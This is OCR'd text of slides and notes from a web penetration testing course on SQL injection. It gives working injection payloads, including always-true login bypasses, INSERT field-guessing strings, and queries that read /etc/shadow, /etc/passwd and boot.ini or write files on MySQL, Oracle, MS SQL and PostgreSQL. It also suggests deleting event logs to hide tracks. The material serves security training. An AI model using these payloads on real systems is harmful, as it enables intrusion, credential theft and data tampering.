
The -- comments out the remainder of the query that the application was going to place there.



Other Traditional Examples

- If the application doesn't use the single quote
  - The traditional example fails
- We need to determine what the application is using
- Other options to try are:
  - Numeric field
    1 or 1=1 --
  - Double Quotes
    " or 1=1 --

Typically we see the example of ' or 1=1 --, but the query might be looking for a numeric field or using double quotes. All the attacker needs to do is change the injection as show above based on which case is found.




Always True

- Another misconception is that 1=1 is a magic string
- Any always true value is valid
  - 1<2
  - 'Brenna'='Brenna'
- These are used to return entire data sets

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 24

There exists a common misunderstanding is that 1=1 is a magic value, because it is so often included as part of SQL injection input. We need to understand that any true value in this place works as well. As a matter of fact, using a different value may allow us to bypass simple filtering.




SQL Review

- Common SQL Commands
  - Select
    - Retrieve data
  - Insert
    - Creates new data in database
  - Update
    - Modifies existing data
  - Delete
    - Removes data from the database
  - Union
    - Combines the results of two queries

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 25

Most of the work done within SQL injection will use one of these SQL commands. Using these along with database specific function, we can control most if not all of the data we have access too.



Insert Notes

- Attacker does not know schema
- Need to guess the number of fields
- Add static fields till the query succeeds
  - Foo');--
  - Foo',1);--
  - Foo',1,1);--

The format for an "insert" command is:


```
INSERT into tablename (field1, field2, field3) VALUES ('value1', 'value2', 'value3')
```

If the injection targets value1, then by inputting foo',1,1)-- the query would end up as:

```
INSERT into tablename (field1, field2, field3) VALUES ('foo',1, 1)--'','')
```

Note: Anything after the -- is what the application we are injecting into adds to the query. That is why we use the -- to comment it out.


Note: SQL keywords are not case-sensitive. We are only using uppercase here to make the syntax easier to read.



Attack Ideas

- Many different types of attacks are possible
  - Bypass authentication
  - Retrieve records
  - Modify transactions
  - Add users
  - Delete event logs
  - Write Files

Some of the typical attack ideas are modifying data within the database. For example, we could retrieve records or modify transactions. We could also add users to an application or delete its event logs to hide our tracks. It is only limited by our imagination.




Extend our Attack

- Modifying data is nice
- But what else is available to us during our test
- We will now explore various other attacks
- The following methods depend on database types

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 28

It is nice to be able to modify data and retrieve data sets. But what else can we do? We will explore further in the next few slides. Remember that these attacks are dependant upon database version. For example, the attack for reading files is different for MySQL and MSSQL.




Course Roadmap

- Attacker's View, Pen-Testing & Scoping
- Recon & Mapping
- Server-Side Vuln Discovery
- Client-Side Vuln Discovery
- ***Exploitation***
- Capture the Flag

- Exploitation
- Bypass Flaws
  - Authentication Bypass
  - **Authentication Bypass Exercise**
- Injection Flaws
  - SQL Injection
  - ***File Handling with SQL Injection***
  - OS Interaction with SQL Injection
  - **sqlmap Exercise**
  - Port Scanning with SQL Injection
  - File Injection with SQL Injection
  - Prepared Injection Files
  - **Prepared Files Exercise**
  - Blind SQL Injection
  - **Blind SQL Injection Exercise**
  - XSS
  - **Persistent XSS Exercise**
  - Advanced XSS
  - **Durzosploit Exercise**
  - XSS Frameworks
    - AttackAPI
    - BeEF
    - **BeEF Exercise**
  - Limiting XSS targets
- Session Flaws
  - Session Fixation
  - XSRF
  - **MonkeyFist Exercise**
- Putting It Together
  - Attack Scenario
  - Next Steps
  - Conclusions

Sec 542 Web Penetration Testing & Ethical Hac

Reading and Writing to Files with SQL injection is the first advanced attack we will explore.



Read File (MySQL)


- Read files through SQL injection
- Uses the `load_file()` function
  - `load_file` can be part of a query
    - We need to use a UNION to make it work
  - Inject

```
' union select load_file('/etc/shadow'),1 #
```

- `load data` reads files into tables

```
load data infile 'c:\filename' into table temp
```

MySQL has two methods of loading files into a database. The first is the load_file function. This function with read a file and make it part of a query using a UNION statement. The second is the "load data" which will load the contents of a file into a table of its own.




Write File (MySQL)

- Writing files allow us to dump data to the file system
- Use the INTO directive

```
SELECT * FROM table INTO dumpfile '/result';
```

- Can write anywhere MySQL has permissions
  - Can you say root?


Using the Select into command, an attacker can write a file into the server's file system. This is typically only restricted by the permissions of MySQL. Sadly MySQL runs as root quite often.


Read/Write File (Oracle)

- Oracle uses an Oracle package to read and write files
- Named utl_file
  - Keep in mind that it may not be available to our permission level
- Uses ora.ini to set accessible paths
- Syntax is in the notes

Oracle uses a set of stored procedures called "utl_file" to carry out file operations on local and remote filesystems. Below is an example of how to use utl_file to read the first line of a file (sample1.txt):

```
declare
f utl_file.file_type;
s varchar2(200);
begin
f := utl_file.fopen('SAMPLEDATA','sample1.txt','R');
utl_file.get_line(f,s);
utl_file.fclose(f);
dbms_output.put_line(s);
end;
/
```



Read File (MS SQL)


- MS SQL uses `Bulk Insert`
- Reads file that is specified
- Inserts it into a table

```
BULK INSERT table FROM 'c:\boot.ini' --
```

- Typically we will create an empty table to store this data first

Microsoft SQL uses the BULK INSERT command to read a file into a table, similar to the load data command from MySQL. This command will read the file and insert it into rows in the table.


Microsoft SQL cannot natively write to a file. The next slide will give two examples of ways to do this.


Write File (MS SQL)

- No native way within T-SQL to write to files
- Two options are available
- We can use xp_cmdshell to call osql.exe
  - Requires username and password
  - Probably easier ways exist
- Can create a stored procedure
  - Requires permission to create objects
  - Uses the VBS FileSystem Object
  - Example in notes.

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 34

```
CREATE PROCEDURE sp_AppendToFile(@FileName varchar(255), @Text1 varchar(255)) AS
DECLARE @FS int, @OLEResult int, @FileID int

EXECUTE @OLEResult = sp_OACreate 'Scripting.FileSystemObject', @FS OUT
IF @OLEResult <> 0 PRINT 'Scripting.FileSystemObject'

--Open a file
execute @OLEResult = sp_OAMethod @FS, 'OpenTextFile', @FileID OUT, @FileName, 8, 1
IF @OLEResult <> 0 PRINT 'OpenTextFile'

--Write Text1
execute @OLEResult = sp_OAMethod @FileID, 'WriteLine', Null, @Text1
IF @OLEResult <> 0 PRINT 'WriteLine'

EXECUTE @OLEResult = sp_OADestroy @FileID
EXECUTE @OLEResult = sp_OADestroy @FS
```




Read/Write to a File (PostGRES)

- Uses the Copy SQL command
- `COPY mydata FROM '/etc/passwd';`
  - Inserts data into the table specified
- `COPY mydata TO '/tmp/data';`
  - Writes data to a file

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 35

